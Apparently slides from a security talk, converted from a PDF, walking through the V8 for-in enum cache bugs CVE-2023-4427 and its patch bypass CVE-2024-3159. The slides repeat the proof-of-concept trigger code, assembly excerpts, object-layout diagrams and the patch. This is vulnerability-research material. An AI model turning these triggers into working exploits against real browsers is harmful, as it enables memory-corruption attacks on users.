

Index For-in Loop	0
-------------------	---

Indices	0	00B memory...
---------	---	---------------



CVE-2023-4427

```
// Object 1,2 and 3 Setup
let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
```

Access Descriptor array via Map

```
...
mov    r9d, dword ptr [r8+0x17]
...
```

Object 2	
Map	
Properties	
Elements	
1	
1	

Map 2	
Nof descriptors = 2	
DescriptorArray	
Transition	

Descriptor Array 4		
Map		
Enum Cache		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	Double

Enum Cache 2	
Map	
Keys [1]	
Indices [1]	

Index For-in Loop	0
-------------------	---

Indices	0	00B memory...
---------	---	---------------

CVE-2023-4427

```

// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});

```

Access Enum cache via
Descriptor array

```

...
mov r9d, dword ptr [r14 + r9 + 0xb]
...

```

Object 2	
Map	
Properties	
Elements	
1	
1	

Map 2	
Nof descriptors = 2	
DescriptorArray	
Transition	

Descriptor Array 4		
Map		
Enum Cache		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	Double

Enum Cache 2	
Map	
Keys [1]	
Indices [1]	

Index For-in Loop	0
-------------------	---

Indices	0	00B memory...
---------	---	---------------

CVE-2023-4427

```
// Object 1,2 and 3 Setup
let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
```

Access Indices array via Enum cache

```
...
mov r9d, dword ptr [r14 + r9 + 7]
...
```



Index For-in Loop	0
-------------------	---

Indices	0	00B memory...
---------	---	---------------

CVE-2023-4427

```

// Object 1,2 and 3 Setup
let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});

```

Get property value index via indices array

```

...
mov    r9d, dword ptr [r9 + 0 + 7]
mov    r11d, r9d
sar    r11d, 1
movsxd r12, r11d
...

```



Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition

Descriptor Array 4
Map
Enum Cache
"a" idx:0 SMI
"b" idx:1 SMI
"c" idx:2 Double

Enum Cache 2
Map
Keys [1]
Indices [1]

CVE-2023-4427

```

// Object 1,2 and 3 Setup
let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});

```

Get property value index via indices array

```

...
mov r9d, dword ptr [rcx + r12*2 + 0xb]
...

```

Object 2	
Map	
Properties	
Elements	
1	
1	

Map 2	
Nof descriptors = 2	
DescriptorArray	
Transition	

Descriptor Array 4		
Map		
Enum Cache		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	Double

Indices	0	00B memory...
---------	---	---------------

Enum Cache 2	
Map	
Keys [1]	
Indices [1]	

CVE-2023-4427

```

// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});

```

Get property value index via indices array

```

...
mov r9d, dword ptr [r9 + r11*4 + 7]
mov r12d, r9d
sar r12d, 1
movsxd r15, r12d
...

```

Index For-in Loop	1
--------------------------	---

Indices	0	00B memory...
----------------	---	---------------

Object 2	
Map	
Properties	
Elements	
1	
1	

Map 2	
Nof descriptors = 2	
DescriptorArray	
Transition	

Descriptor Array 4		
Map		
Enum Cache		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	Double

Enum Cache 2	
Map	
Keys [1]	
Indices [1]	

CVE-2023-4427

```

// Object 1,2 and 3 Setup
let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});

```

Get property value index via indices array

```

...
mov r9d, dword ptr [rcx + r15*2 + 0xb]
...

```

Object 2	
Map	
Properties	
Elements	
1	
1	

Map 2	
Nof descriptors = 2	
DescriptorArray	
Transition	

Descriptor Array 4		
Map		
Enum Cache		
"a"	idx:0	SMI
"b"	idx:1	SMI
"c"	idx:2	Double

Indices	0	00B memory...
---------	---	---------------

Enum Cache 2	
Map	
Keys [1]	
Indices [1]	



The Patch

```
trigger( => {  
  object3.c = 1.1;  
  for (let key in object1){  
  }  
});
```

```
v8::internal::MapUpdater::ConstructNewMap(){  
  ...  
  // If the old descriptors had an enum cache, make sure the new  
  ones do too.  
  if (  
    old_descriptors->enum_cache()->keys()->length() > 0 &&  
    new_map->NumberOfEnumerableProperties() > 0  
  ) {  
    FastKeyAccumulator::InitializeFastPropertyEnumCache(  
      isolate_, new_map, new_map->NumberOfEnumerableProperties());  
  }  
  ...  
}
```



The Bypass - CVE-2024-3159



CVE-2024-3159

```
const object4 = {}; object4.a = 1;object4.b = 1; object4.d = 1;
const object1 = {}; object1.a = 1;
const object2 = {}; object2.a = 1;object2.b = 1;
const object3 = {}; object3.a = 1;object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
```



CVE-2023-4427

```
const object1 = {}; object1.a = 1;
const object2 = {}; object2.a = 1;object2.b = 1;
const object3 = {}; object3.a = 1;object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
```

The Bypass - CVE-2024-3159

```
const object4 = {};  
object4.a = 1;  
object4.b = 1;  
object4.d = 1;
```



```
const object1 = {}; object1.a = 1;  
const object2 = {}; object2.a = 1; object2.b = 1;  
const object3 = {}; object3.a = 1; object3.b = 1;  
object3.c = 1;  
  
let escape;  
  
function trigger(callback) {  
  for (let key in object2) {  
    callback();  
    escape = object2[key];  
  }  
}  
  
%PrepareFunctionForOptimization(trigger);  
trigger(_ => _);  
trigger(_ => _);  
%OptimizeFunctionOnNextCall(trigger);  
  
trigger(_ => {  
  object3.c = 1.1;  
  for (let key in object1){}  
});
```

CVE-2024-3159

```
const object4 = {}; object4.a = 1; object4.b = 1; object4.d = 1;

const object1 = {}; object1.a = 1;

const object2 = {}; object2.a = 1; object2.b = 1;

const object3 = {}; object3.a = 1; object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
```

CVE-2024-3159



CVE-2024-3159

```
const object4 = {}; object4.a = 1; object4.b = 1; object4.d = 1;

const object1 = {}; object1.a = 1;

const object2 = {}; object2.a = 1; object2.b = 1;

const object3 = {}; object3.a = 1; object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
```

CVE-2024-3159

